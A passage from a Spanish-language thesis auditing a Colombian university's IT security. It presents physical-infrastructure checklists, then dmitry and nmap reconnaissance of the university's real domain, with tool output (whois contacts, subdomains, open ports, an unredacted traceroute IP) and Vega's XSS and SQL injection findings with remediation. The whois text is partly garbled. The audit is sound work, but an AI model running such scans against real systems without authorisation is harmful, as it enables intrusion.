
Figura 16. Entradas oficina de mantenimiento y desarrollo



Inspección visual a la oficina de mantenimiento. Las oficinas de mantenimiento y desarrollo se encuentran frente a la sala de servidores y se puede observar que en los pasillos se cuenta con un extintor con su respectiva señalización, cumpliendo con normativas de seguridad.

En la siguiente figura, se aprecia el interior de la oficina de mantenimiento (ver figura 17).

Figura 17. Puestos de trabajo oficina de mantenimiento



En la figura 17, se observa la existencia de dos puestos de trabajo para efectuar las tareas de mantenimiento y control de los laboratorios de sistemas de la Corporación Universitaria Autónoma de Nariño, además se evidencia un archivador en el que se encuentran almacenados los formatos de hoja de vida de los equipos y control de uso de los laboratorios de sistemas, de los cuales los primeros se encuentran impresos y digitales.

Inspección visual a la oficina de desarrollo. En la siguiente figura, se muestra el interior de la oficina de desarrollo que consta de dos puestos de trabajo (ver figura 18).

Figura 18. Puestos de trabajo oficina de desarrollo



Inspección visual a la bodega del Departamento de Sistemas. En la siguiente figura se puede visualizar la bodega del Departamento de Sistemas (ver figura 19).

Figura 19. Bodega Departamento de Sistemas



Como se puede observar en la figura 19, la bodega es un espacio reducido que fue tomado para este fin, material de trabajo, cajas y computadores se encuentran arrinconados y apilados unos encima de otros.

4.2.2 Entrevista a los administradores del Departamento de Sistemas. Se estructuraron listas de verificación basadas en el Estándar EIA/TIA 568a, TIA 942 para centros de datos y el RETIE (Reglamento Técnico de Instalaciones Eléctricas) utilizadas para identificar las vulnerabilidades de los activos de información ubicados en las instalaciones de la unidad.

Lista de verificación para la sala de servidores: en la tabla se muestran los resultados de la entrevista al administrador y desarrollador de sistemas de información (ver tabla 29).

Tabla 29. Resultado entrevista administrador y desarrollador de sistemas de información

SALA DE SERVIDORES		
ELEMENTO CON LOS QUE DEBE CONTAR	SI	NO
Altura de 2,50 metros en el cuarto de servidores se cumple.		
Ubicado lejos de fuentes electromagnéticas (Antenas, máquinas eléctricas, radar, iluminación, microondas, aparatos electrónicos).	X	
Esta cerca de Fuentes de inundación.		X
Tamaño de las puertas (sencilla 0,91 m, doble 2 m).	X	
Las puertas tienen retardante para el fuego.		X
Iluminación adecuada.		X
Polvo en el medio ambiente.	X	
Cuenta con un equipo contra incendios al entrar a la sala.	X	
La sala es resistente al fuego.		X
Normas comunes de conservación y limpieza.		X
Se utilizan paneles de obturación para los cables.		X
Existe cableado bajo el piso elevado que no se utiliza y puede eliminarse.		X
Cuenta con aisladores (Ejemplo espuma) los racks.		X
Cuenta con un sistema de marquillas en los equipo dentro del cuarto.	X	
Equipos de respaldo para todos los elementos que interviene en el funcionamiento.		X
Accesibilidad para el suministro de equipos.	X	
SEGURIDAD EN EL AREA	SI	NO
Al Ingresar a la sala de servidores tiene un sistema de seguridad que le permita saber quién ingreso.		X
Cuenta con un sistema de seguridad de cámara de vigilancia.	X	
Tiene sistema de alarma contra incendios.		X
Tienen el sistema de alarmas de control de temperatura y humedad.		X

Continuación tabla 29.

AIRE ACONDICIONADO	SI	NO
Ventiladores en la parte superior de los racks de los servidores.		X
Existen fugas en el piso elevado o en el sistema de suministro de aire.		X
Los puntos de referencia de los aires acondicionados son apropiados.		X
Climatización para la sala de servidores y UPS.		X
Controles de temperatura.		X
Cuenta con deshumidificación y ventilación.		X
La configuración del sistema de retorno de aire es apropiada.		X
Tuberías de suministro y retorno invertidas.		X
Válvulas defectuosas.		X
Hay sistemas de enfriamiento que no fueron puestos en marcha.		X

Lista de verificación del cableado de red: En la siguiente tabla se muestran los resultados de la entrevista al administrador de la red de datos y servicios informáticos (ver tabla 30)

Tabla 30. Resultado entrevista administrador de red de datos y servicios informáticos

CABLEADO DE RED	SI	NO
Categoría de cableado marque con una X: 5E X, 6A X , 7A ___.		
Los puntos de red dentro de las áreas son los adecuados.		X
Cumple con el radio mínimo de curvaturas: 4x0 en funcionamiento.		X
Diseño lógico de redes en el entorno marque con x: Anillo ____, Bus ____, Mixta ____, Malla ____, Doble anillo ____, Árbol ____, Estrella X.		
Utilizan canaletas metálicas o plásticas para la protección del cableado en el edificio.	X	
Dentro de las oficinas los puntos de red están dispuestos a la distribución de las áreas.		X

Lista de verificación cableado eléctrico: en la tabla siguiente se muestran los resultados de la entrevista al Director del Departamento de Sistemas y Administrador de Redes de Datos y Servicios Informáticos: (ver tabla 31)

Tabla 31. Resultado 1 entrevista al director del departamento

CABLEADO ELÉCTRICO	SI	NO
El cable esta con la conformidad con los estándares de seguridad contra incendios: UL VW-1, IEC 332-1.		X
Estabilizadores de tensión		X
Transformadores de aislación.		X
Tableros de distribución.	X	
Los puntos eléctricos dentro de las áreas son los adecuados y están acordes.		X
Cuenta con señales de seguridad donde advierta peligro de corto circuito.	X	
TIERRA CONFIABLES	SI	NO
Los gabinetes y los protectores de voltaje están conectados a una barra de cobre de polo a tierra.	X	
Estas barras se conectan al sistema de tierras (groundingbackbone) mediante un cable de cobre cubierto con material aislante	X	
ENERGIA ININTERRUMPIDA - UPS	SI	NO
Protección de energía para servidores de nivel de entrada, dispositivos pequeños de conexión en red y de más dispositivos.	X	
Protección de energía redundante de alto rendimiento con potencia y autonomía escalables para servidores.	X	
Protección de energía redundante de alto rendimiento con potencia y autonomía escalables para la redes de voz y datos		X
Protección de energía trifásica diseñada para cumplir con requisitos de infraestructuras pequeñas y grandes y aplicaciones para salas de equipos	X	
Administración remota	X	
Fuentes de alimentación. Confiabilidad 24 x 7.		X
AIRE ACONDICIONADO EN SALA DE SERVIDORES	SI	NO
Los puntos de referencia de los aires acondicionados son apropiados.		X

Continuación tabla 31.

La configuración del sistema de retorno de aire es apropiada.		X
Tienen implementado un régimen de mantenimiento del sistema de enfriamiento.		X
Sensores dañados o sin calibrar.		X
Tuberías de suministro y retorno invertidas.		X
Válvulas defectuosas.		X

Lista de verificación sistemas eléctricos y UPS: En la tabla siguiente, se muestra los resultados de la entrevista al director del departamento de sistemas y administrador de redes de datos y servicios informáticos (ver tabla 32).

Tabla 32. Resultado 2 entrevista al director del departamento

ELEMENTO CON LOS QUE DEBE CONTAR	SI	NO
Existencia de planos, esquemas, avisos que hay una fuente de energía y señales de estas mismas.		X
Identificación de los circuitos en todo el departamento		X
Identificación de los conductores como Fase, Neutro y Tierra.	X	
Los materiales están acorde con las condiciones ambientales.	X	
El sistema eléctrico del edificio cuenta con protección contra electrocución por contacto directo en las áreas de trabajo.		X
El sistema eléctrico del edificio cuenta con protección contra electrocución por contacto indirecto en las áreas de trabajo.		X
El sistema eléctrico del edificio cuenta con un proceso de certificación de los productos que se utilizan y también de la red eléctrica.		X
Cuentan con un sistema de protección contra rayos.		X
Están por separado los circuitos de la red regulada y normal además cuentan con los planos de cada una.	X	
Las tomas de la red regulada y normal están marcados con naranja para regulada y blanco para normal en todas las oficinas del edificio.	X	
Las UPS son de batería: seca X, líquida ____.		
La capacidad de soporte de cada UPS está por circuitos.	X	
El mantenimiento de estas es cada: mes ____, 3 meses ____, 6 meses ____, año ____, dos años X.		
TIERRA CONFIABLES		
Continuidad de los conectores de tierra y conectores equipotenciales.	X	

4.2.3 Ethical hacking y análisis de vulnerabilidades. Se realizó un proceso denominado ethical hacking con el fin de encontrar vulnerabilidades en cuanto a configuración y administración de los activos de información relacionadas a la parte lógica como lo es el software y las aplicaciones web, este proceso se realizó con el sistema operativo Kali Linux 2.0, la cual fue creada con el fin de integrar herramientas que permitan realizar auditorías informáticas. Un test de penetración o pentesting se conforma por varias etapas como la recolección de información, el escaneo de vulnerabilidades, la explotación y la post-explotación.

Para realizar el proceso de ethical hacking se utilizaron las herramientas dmitry, para recolección de información del servicio DNS, zenmap, la interfaz gráfica de nmap, la herramienta por preferencia para realizar escaneo de vulnerabilidades a servidores, subgraph vega, una de las mejores herramientas para escaneo de vulnerabilidades en las aplicaciones web, y también se utilizó sqlmap para la explotación de vulnerabilidades de inyección SQL.

- **Recolección de información con dmitry**

Para obtener todos los subdominios relacionados al dominio aunar.edu.co se realizó una exploración minuciosa de la página institucional y se utilizó herramienta dmitry, esta es una herramienta que permite obtener toda la información posible sobre un host, esta incluye lo relacionado con los servidores DNS incluyendo nombre de la empresa a la que está registrado el dominio, el nombre las personas encargadas de este host, los correos electrónicos de las mismas y los subdominios asociados y sus respectivas direcciones IP.

Para obtener la mayor información posible se ejecutó el siguiente comando:

```
# dmitry -w -e -n -s www.aunar.edu.co
```

La opción `-w` realiza una búsqueda whois sobre el nombre de dominio, mientras que la opción `-e` efectúa una búsqueda de direcciones de correos electrónicos asociado a ese nombre de dominio, la opción `-n` brindara información mediante Netcraft.com sobre el mismo, y la opción `-s` es la que permite realizar la búsqueda de posibles subdominios, con la ayuda de esta herramienta se obtuvo el siguiente reporte.

```
HostIP:190[REDACTED]69  
HostName:www.aunar.edu.co
```

Gathered Inic-whois information for aunar.edu.co

```
-----  
Domain Name: AUNAR.EDU.CO  
Domain ID: D620524-CO  
Sponsoring Registrar: .CO INTERNET S.A.S.  
Sponsoring Registrar IANA ID: 111111  
Registrar URL (registration services): www.cointernet.com.co  
Domain Status: clientTransferProhibited  
Variant: AUNAR.EDU.CO  
Registrant ID: 32361-REG  
Registrant Name: Á «¹ "□ CORP ORACIONÇ_ AUTONº_OMA DE¥R_ü□NİW@ARIA úÿÿÿÿÿÿ_0  
Registrant Organization: CORPORACION AUTONOMA DE  
NARIA O  
Registrant Address1: CALLE 19 # 27 - 80  
Registrant City: SAN JUAN DE PASTO
```

Registrant State/Province: NA
 Registrant Postal Code: 0
 Registrant Country: Colombia
 Registrant Country Code: CO
 Registrant Phone Number: +00Á_«¹"□111111
 Registrant Email: ge[REDACTED]c@gmail.com
 Administrative Contact ID: 32361-ADMIN
 Administrative Contact Name: Con[REDACTED]ge
 Administrative Contact Organization: Aunar
 Administrative Contact Address1: CALLE 19 # 27 - 80
 Administrative Contact City: San JÁ_«¹"□han de Pas to
 Administrative Contact Postal Code: 0
 Administrative Contact Country: Colombia
 Administrative Contact Country Code: CO
 Administrative Contact Phone Number: +00.111111
 Administrative Contact Email: de[REDACTED]as@a[REDACTED]o
 Billing Contact ID: 32361-BILLING
 Billing Contact Name: Corporacion Universitaria
 Autonoma de Narino
 Billing Contact Organization: Aunar
 Billing Contact Address1: Á_«¹"□ CALL E 19 NO!. 27 - _80
 Billing Contact City: pasto
 Billing Contact State/Province: Not Applicable
 Billing Contact Postal Code: 0
 Billing Contact Country: Colombia
 Billing Contact Country Code: CO
 Billing Contact Phone Number: +00.111111
 Billing Contact Email: a[REDACTED]@a[REDACTED]o
 Technical Contact ID: j[REDACTED]ja
 Technical Contact Name: j[REDACTED]ja
 Technical Contact Address1: CALLE 19 # 27 - 80
 Technical Contact City: san juan de pasto
 Technical Contact Country: Colombia
 Technical Contact Country Code: CO
 Technical Contact Phone Number: +571.0000000
 Technical Contact Email: j[REDACTED]g@gmail.com
 Name Server: NA[REDACTED]AUNAR.EDU.CO
 Name Server: Á_«¹"□ [REDACTED]j_.AUNAR²_.EDU.C²R_ü□
 Created by Registrar: NEULEVELCSR
 Last Updated by Registrar: .CO INTERNET S.A.S.
 Domain Registration Date: Wed Mar 16 00:00:00 GMT 2005
 Domain Expiration Date: Wed Mar 15 23:59:59 GMT 2017
 Domain Last Updated Date: Thu Feb 20 13:59:11 GMT 2014
 DNSSEC: false

>>>> Whois database was last up_n: Fri)_«¹"□Nov 13 21:_44:58 G«MT 2015£
 <<<<<

.CO Internet, S.A.S., the Administrator for .CO, has collected this information for the WHOIS database through Accredited Registrars. This information is provided to you for informational purposes only

and is designed to assist persons in determining contents of a domain name registration record in the .CO Internet registry database. .CO Internet makes this information available to you "as is" and does not guarantee its accuracy.

By submitting a WHOIS query, you agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data: (1) to allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via direct mail, electronic mail, or by telephone; (2) in contravention of any applicable data and privacy protection laws; or (3) to enable high volume, automated, electronic processes that apply to the registry (or its systems). Compilation, repackaging, dissemination, or other use of the WHOIS database in its entirety, or of a substantial portion thereof, is not allowed without .CO Internet's prior written permission. .CO Internet reserves the right to modify or change these conditions at any time without prior notification of any kind. By executing this query, in any manner whatsoever, you agree to abide by these terms. In some limited cases, domains that might appear as available in whois might not actually be available as they could be already registered and the whois not yet updated and/or they could be part of the Restricted list. In this cases, performing a check through your Registrar's (e.g. actua) give you status of the domain. Additionally, domains currently or previously used as extensions in 3rd level domains will not be available for registration in the 2nd level. For example, org.co, mil.co, edu.co, com.co, net.co, nom.co, arts.co, firm.co, info.co, int.co, web.co, rec.co, co.co.

NOTE: FAILURE TO LOCATE A RECORD IN THE WHOIS DATABASE IS NOT INDICATIVE OF THE AVAILABILITY OF A DOMAIN NAME.

All domain names are subject to certain additional domain name registration rules. For details, please visit our site at www.cointernet.co (<http://www.cointernet.co>).

Gathered Netcraft information for www.aunar.edu.co

Retrieving Netcraft.com information for www.aunar.edu.co

Netcraft.com Information gathered

Gathered Subdomain information for aunar.edu.co

Searching Google.com:80...

```
HostName:www.aunar.edu.co
HostIP:190[REDACTED]69
HostName:bisel.aunar.edu.co
HostIP:190[REDACTED]73
HostName:virtual.aunar.edu.co
HostIP:190[REDACTED]74
HostName:inscripciones.aunar.edu.co
HostIP:190[REDACTED]75
HostName:cursos.aunar.edu.co
HostIP:190[REDACTED]71
HostName:docentes.aunar.edu.co
HostIP:190[REDACTED]73
HostName:campus.aunar.edu.co
HostIP:190[REDACTED]74
HostName:cidae.aunar.edu.co
HostIP:190[REDACTED]68
```

Searching Altavista.com:80...

Found 8 possible subdomain(s) for host aunar.edu.co, Searched 0 pages containing 0 results

Gathered E-Mail information for aunar.edu.co

Searching Google.com:80...

Searching Altavista.com:80...

Found 0 E-Mail(s) for host aunar.edu.co, Searched 0 pages containing 0 results

Como se puede observar la herramienta dimitry arrojó los posibles subdominios relacionados al nombre de dominio "www.aunar.edu.co" junto con sus direcciones IP, y se observa que cada uno de los subdominios está alojado en los servidores virtualizados que ya se mencionaron en el trabajo de grado, el portal institucional se encuentra en el servidor new-anubiz, bisel, bisel2 y docentes se encuentran alojados en el servidor bisel2, estos sistemas de información son los encargados de la mayoría de los procesos académicos llevados a cabo dentro de la institución. La plataforma de aprendizaje virtual Moodle para los programas a distancia y virtuales se almacena en el servidor virtual, para los programas presenciales también se cuenta con su propia plataforma Moodle, en este caso se encuentra alojado en el servidor cursos. El sistema de inscripciones en línea SIO se almacena en el servidor inscripciones y los portales de cidae y aunartech se encuentran en el servidor cidae, estos dos portales están a cargo del departamento responsable de la investigación dentro de la institución denominado CIDAE. Como se puede apreciar los subdominios poseen el mismo nombre de los servidores donde están alojados. Además se obtuvo el hostname de los servidores DNS de la institución. Con esta información se procedió a efectuar pruebas a cada

uno de los host con el fin de identificar vulnerabilidades que pueden ser explotadas para alterar la información de alguna manera.

- **Recolección de información con ZENMAP**

Zenmap es la interfaz gráfica de la poderosa herramienta nmap con la cual se puede realizar un escaneo de puertos identificando los puertos abiertos con el fin de perpetrar un ataque explotando una vulnerabilidad sobre estos, además brinda la posibilidad de identificar los servicios que corren sobre esos puertos junto con la versión de los mismos, también puede identificar con porcentaje de certeza el sistema operativo de la maquina a la cual se está atacando.

La herramienta zenmap también arroja una topología de los saltos que realizan los paquetes con el fin de llegar hasta la maquina a la cual se está atacando. El comando utilizado para realizar el escaneo de puertos junto con la identificación de los servicios y sistema operativo fue:

```
#nmap -T4 -A -v [IP address]
```

El comando anterior se ejecutó para cada uno de los servidores utilizando las direcciones IP encontradas con la herramienta dimitry, las opción `-T4` del comando nmap acelera el proceso de búsqueda y escaneo, mientras que la opción `-A` permite identificar el sistema operativo de los servidores atacados y la opción `-v` arroja la versión de los servicios instalados en el mismo.

- **Pruebas al servidor new-anubiz con Zenmap**

Se inició haciendo las pruebas al servidor new-anubiz encargado de almacenar la página institucional, arrojando el siguiente reporte.

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-15 18:06 COT
NSE: Loaded 122 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:06
Completed NSE at 18:06, 0.00s elapsed
Initiating NSE at 18:06
Completed NSE at 18:06, 0.00s elapsed
Initiating Ping Scan at 18:06
Scanning www.aunar.edu.co (190.██████████69) [4 ports]
Completed Ping Scan at 18:06, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:06
Completed Parallel DNS resolution of 1 host. at 18:06, 0.20s elapsed
Initiating SYN Stealth Scan at 18:06
Scanning www.aunar.edu.co (190.██████████69) [1000 ports]
Discovered open port ████████ tcp on 190.██████████69
Discovered open port ████████ tcp on 190.██████████69
```

```

Increasing send delay for 190[REDACTED]69 from 0 to 5 due to 21 out of 51
dropped probes since last increase.
Increasing send delay for 190[REDACTED]69 from 5 to 10 due to 25 out of 62
dropped probes since last increase.
SYN Stealth Scan Timing: About 28.10% done; ETC: 18:08 (0:01:19
remaining)
Warning: 190[REDACTED]69 giving up on port because retransmission cap hit
(6).
SYN Stealth Scan Timing: About 55.63% done; ETC: 18:08 (0:00:49
remaining)
Completed SYN Stealth Scan at 18:08, 105.65s elapsed (1000 total ports)
Initiating Service scan at 18:08
Scanning 2 services on www.aunar.edu.co (190[REDACTED]69)
Completed Service scan at 18:08, 6.14s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against www.aunar.edu.co (190[REDACTED]69)
Initiating Traceroute at 18:08
Completed Traceroute at 18:08, 3.02s elapsed
Initiating Parallel DNS resolution of 7 hosts. at 18:08
Completed Parallel DNS resolution of 7 hosts. at 18:08, 0.30s elapsed
NSE: Script scanning 190[REDACTED]69.
Initiating NSE at 18:08
Completed NSE at 18:11, 180.54s elapsed
Initiating NSE at 18:11
Completed NSE at 18:11, 0.03s elapsed
Nmap scan report for www.aunar.edu.co (190[REDACTED]69)
Host is up (0.062s latency).
rDNS record for 190[REDACTED]69:
190[REDACTED]69.ip16.static[REDACTED].com.co
Not shown: 818 filtered ports, 180 closed ports
PORT      STATE SERVICE VERSION
[REDACTED] tcp open  [REDACTED]  [REDACTED].[REDACTED].b[REDACTED].c[REDACTED]
[REDACTED] tcp open  [REDACTED]  A[REDACTED].t[REDACTED].P[REDACTED].b[REDACTED]
|_ [REDACTED]-favicon: Unknown favicon [REDACTED]: DEA[REDACTED]82EA87[REDACTED]1A7D6D3F
|_ [REDACTED]-methods: No Allow or Public header in OPTIONS response (status
code 302)
|_ [REDACTED]-server-header: [REDACTED]e
|_ [REDACTED]le: :::CORPORACI&Oacute;N UNIVERSITARIA AUT&Oacute;NOMA DE
NARI&N...
|_ Requested resource was portal.php#importante
Device type: WAP
Running: Linux [REDACTED]
OS CPE: cpe:/o:linux:linux_kernel:[REDACTED]
OS details: Tomato firmware (Linux [REDACTED])
Network Distance: 10 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   3.46 ms  192.168.10.1
2   7.40 ms  192.168.1.1
3  48.67 ms  10.0.6.77
4  50.64 ms  10.7.39.229
5  56.90 ms  186.113.31.21
6   ...

```

```

7 56.17 ms 206.223.124.142
8 ... 9
10 75.27 ms 190.14.239.69.ip16.static.com.co (190.14.239.69)

```

```

NSE: Script Post-scanning.
Initiating NSE at 18:11
Completed NSE at 18:11, 0.00s elapsed
Initiating NSE at 18:11
Completed NSE at 18:11, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 306.55 seconds
Raw packets sent: 6271 (278.664KB) | Rcvd: 459 (18.500KB)


```

En el anterior reporte se identificó los puertos abiertos en el servidor new-anubiz junto con los servicios que utilizan estos y sus versiones instaladas, también se obtuvo el sistema operativo instalado en este servidor.

- **Topología de enrutamiento con zenmap**

La herramienta zenmap también permite la visualización de la ruta que siguieron los paquetes para alcanzar los servidores, la cual puede verse en la siguiente figura (ver figura 20).

Figura 20. Topología de enrutamiento con zenmap



- **Pruebas a los portales web con la herramienta Subgrap Vega**

Subgraph Vega es una herramienta utilizada para escaneo de vulnerabilidades de aplicaciones web, la cual hace un barrido completo de todos los directorios que integran a una aplicación web específica, arrojando un reporte donde las

vulnerabilidades son agrupadas en distintos niveles según la gravedad de las mismas, esta clasificación es alta, media, baja e información, para efectos de este trabajo se enfocó en las vulnerabilidades de alto nivel que incluyen las de Cross-Site Scripting, Cross-Site Script Include, SQL Error Detected – Possible SQL Injection, SQL Injection, Page Fingerprint Differential Detected – Possible Local File Include y Cleartext Password over HTTP, cada una de las vulnerabilidades halladas hace referencia a uno de los tipos anteriormente mencionados y poseen un reporte por cada vulnerabilidad encontrada donde especifica el tipo de vulnerabilidad, un resumen que incluye la clasificación, el directorio donde se encuentra la vulnerabilidad, el parámetro, el método de envío y el riesgo de la vulnerabilidad. Además el reporte también incluye el requerimiento con el que se hizo la prueba, una explicación en qué consiste el tipo de vulnerabilidad, cual es el impacto que puede ocasionar esta, como se puede remediar la misma y las referencias de donde se obtiene la información acerca de las vulnerabilidades, donde la explicación de la vulnerabilidad, el impacto de la misma y las posibles formas de remediarlas son comunes a los tipos de vulnerabilidad. Los tipos de vulnerabilidades de nivel alto que afectan a las aplicaciones web según la herramienta son las siguientes.

- **Cross-Site Scripting**

Cross-Site Scripting o conocida también como XSS es una clase de vulnerabilidad que afecta a aplicaciones web que puede resultar en la evasión de los controles de seguridad implementados en los buscadores. Cuando un buscador visita una página en un sitio web, el código script se origina en el dominio del sitio web permitiendo acceder y manipular el DOM (Document Object Model), una representación de la página y sus propiedades en el navegador. Código script que de otro sitio web no puede. Esto se conoce como la "misma política de origen", un control crítico en el modelo de seguridad del navegador. La vulnerabilidad cross-site scripting se produce cuando una falta de validación de entrada permite a los usuarios inyectar código script en el sitio web de destino de tal manera que se ejecuta en el navegador de otro usuario que vaya a visitar el mismo sitio web. Esto permite eludir las políticas del navegador del mismo origen ya que el navegador no tiene manera de distinguir código script original del falso, aparte de su origen.

Impacto de la vulnerabilidad

- El Impacto depende en gran medida de la aplicación.
- XSS Es generalmente una amenaza para las aplicaciones web en la que se han autenticado usuarios o son de otro modo de seguridad sensibles.
- El código malicioso puede ser capaz de manipular el contenido de la página, cambiar su apariencia y / o funciones para otro usuario.
- Esta Incluye la modificación del comportamiento de la aplicación web (como formas de redirigir, etc).

- El código también puede ser capaz de realizar acciones dentro de la aplicación sin el conocimiento del usuario.
- Código de secuencias de comandos también puede obtener y retransmitir los valores de cookie si no se han establecido como HttpOnly.

Formas de remediar la vulnerabilidad

- El desarrollador debe identificar cómo los datos poco fiables están saliendo al cliente sin filtrado adecuado.
- Hay Varias técnicas específicas de lenguaje y plataforma para el filtrado de los datos poco fiables.
- Generar normas para la prevención de XSS, estas se pueden encontrar en la documento OWASP XSS Prevention Cheat.

• Cross-Site Script Include

Vega ha detectado que el contenido en el servidor está incluyendo código Javascript de un dominio ajeno. Cuando este código script fue buscado por un navegador de usuario, este se carga en el DOM y tendrá un control completo sobre el mismo, sin pasar por la protección ofrecida por la política del mismo origen. Incluso si la fuente del código de script es de confianza por el operador o desarrollador del sitio web, código malicioso podría introducirse si el servidor origen del código script es vulnerable. Se recomienda que las aplicaciones sensibles incluyan código Javascript localmente.

Impacto de la vulnerabilidad

- Vega Ha detectado que el código script está siendo incluido desde un dominio ajeno.
- Esto da al administrador del servidor donde se origina el código control sobre el DOM, y la aplicación web.
- Incluso si se confía en la fuente, hay consecuencias si el sitio que aloja el código script es vulnerable.

Formas de remediar la vulnerabilidad

- Los servidores deben alojar su propio código Javascript, especialmente para aplicaciones web críticas.

• SQL Error Detected – Possible SQL Injection

Vega ha detectado una serie de errores de SQL conocida. Esto puede indicar una posible vulnerabilidad de inyección SQL. Estas vulnerabilidades están presentes cuando se utiliza entrada suministrada externamente para construir una consulta

SQL. Si no se toman precauciones, la entrada suministrada externamente (por lo general un GET o parámetro POST) puede modificar la cadena de consulta de manera que realiza acciones no deseadas. Estas acciones incluyen la obtención no autorizada a los datos, leer o escribir los mismos almacenados en la base de datos, así como modificar la lógica de la aplicación.

Impacto de la vulnerabilidad

- Vega ha detectado un error proveniente de un servidor de base de datos.
- Esto Puede indicar una vulnerabilidad de inyección SQL, aunque esto no está confirmado.
- Si esto es debido a una condición de inyección SQL, la explotación de vulnerabilidades de inyección SQL también puede permitir ataques contra la lógica de la aplicación.
- Los atacantes pueden obtener acceso no autorizado al servidor que aloja la base de datos.

Formas de remediar la vulnerabilidad

- Los mensajes de error de SQL no deben salir a los clientes, ya que esto puede ser utilizado para explotar cualquier vulnerabilidad relacionada.
- El desarrollador debe revisar la solicitud y respuesta en el código para verificar manualmente si esta vulnerabilidad está presente.
- La mejor defensa contra las vulnerabilidades de inyección SQL es utilizar instrucciones con parámetros.
- La depuración de las entradas puede evitar estas vulnerabilidades. Las variables de tipo cadena deben ser filtradas del carácter escape, y de tipo numéricos deben ser evaluados para verificar que sean válidos.
- El uso de procedimientos almacenados pueden simplificar consultas complejas y permitir la configuración de controles de acceso más estrictos.
- La configuración de controles de acceso a la base de datos puede limitar el impacto de las vulnerabilidades explotadas. Esta es una estrategia que puede emplearse en entornos en los que el código no es modificable.
- El mapeo de los objeto-relacional elimina la necesidad de SQL.

• SQL Injection

Vega ha detectado una posible vulnerabilidad de inyección SQL. Estas vulnerabilidades están presentes cuando se utiliza entradas suministradas externamente para construir una consulta SQL. Si no se toman precauciones, la entrada suministrada externamente (por lo general un GET o parámetro POST) puede modificar la cadena de consulta de manera que realiza acciones no deseadas. Estas acciones incluyen la obtención no autorizada a los datos, leer o escribir los mismos almacenados en la base de datos, así como modificar la lógica de la aplicación.

Impacto de la vulnerabilidad

- Vega ha detectado una posible vulnerabilidad de inyección SQL.
- Estas vulnerabilidades pueden ser explotadas por atacantes remotos para ganar lectura no autorizada o acceso de escritura a la base de datos subyacente.
- La explotación de las vulnerabilidades de inyección SQL también puede permitir ataques contra la lógica de la aplicación.
- Los atacantes pueden obtener acceso no autorizado al servidor que aloja la base de datos.

Formas de remediar la vulnerabilidad

- El desarrollador debe revisar la solicitud y respuesta en el código para verificar manualmente si esta vulnerabilidad está presente.
- La mejor defensa contra las vulnerabilidades de inyección SQL es utilizar instrucciones con parámetros.
- La depuración de las entradas puede evitar estas vulnerabilidades. Las variables de tipo cadena deben ser filtradas del carácter escape, y de tipo numéricos deben ser evaluados para verificar que sean válidos.
- El uso de procedimientos almacenados pueden simplificar consultas complejas y permitir la configuración de controles de acceso más estrictos.
- La configuración de controles de acceso a la base de datos puede limitar el impacto de las vulnerabilidades explotadas. Esta es una estrategia que puede emplearse en entornos en los que el código no es modificable.
- El mapeo de los objeto-relacional elimina la necesidad de SQL.

• Page Fingerprint Differential Detected – Possible Local File Include

Vega ha detectado una página de respuesta de huellas digitales diferentes en relación con un archivo local que incluyen la solicitud de inyección. Esto significa que el contenido de la página de respuesta devuelta por la aplicación web tiene una firma diferente de la devuelta por una petición ordinaria, lo que puede indicar la existencia de un archivo local que incluye una vulnerabilidad. Un archivo local incluye vulnerabilidades que están presentes cuando se utiliza entradas suministradas externamente para especificar la ubicación de un recurso del sistema de archivos local que se solicita a la aplicación web. La página de huella digital diferente puede incluir mensajes de error o indicar un cambio de estado en la aplicación en respuesta al archivo local al realizar la inyección hecha por Vega. Las diferentes respuestas también pueden ser indicativos de una vulnerabilidad de enumeración de archivos, lo que permitiría a un atacante determinar si existen archivos específicos en el sistema. Los desarrolladores deben examinar el contenido de la respuesta y el código subyacente para verificar si esta

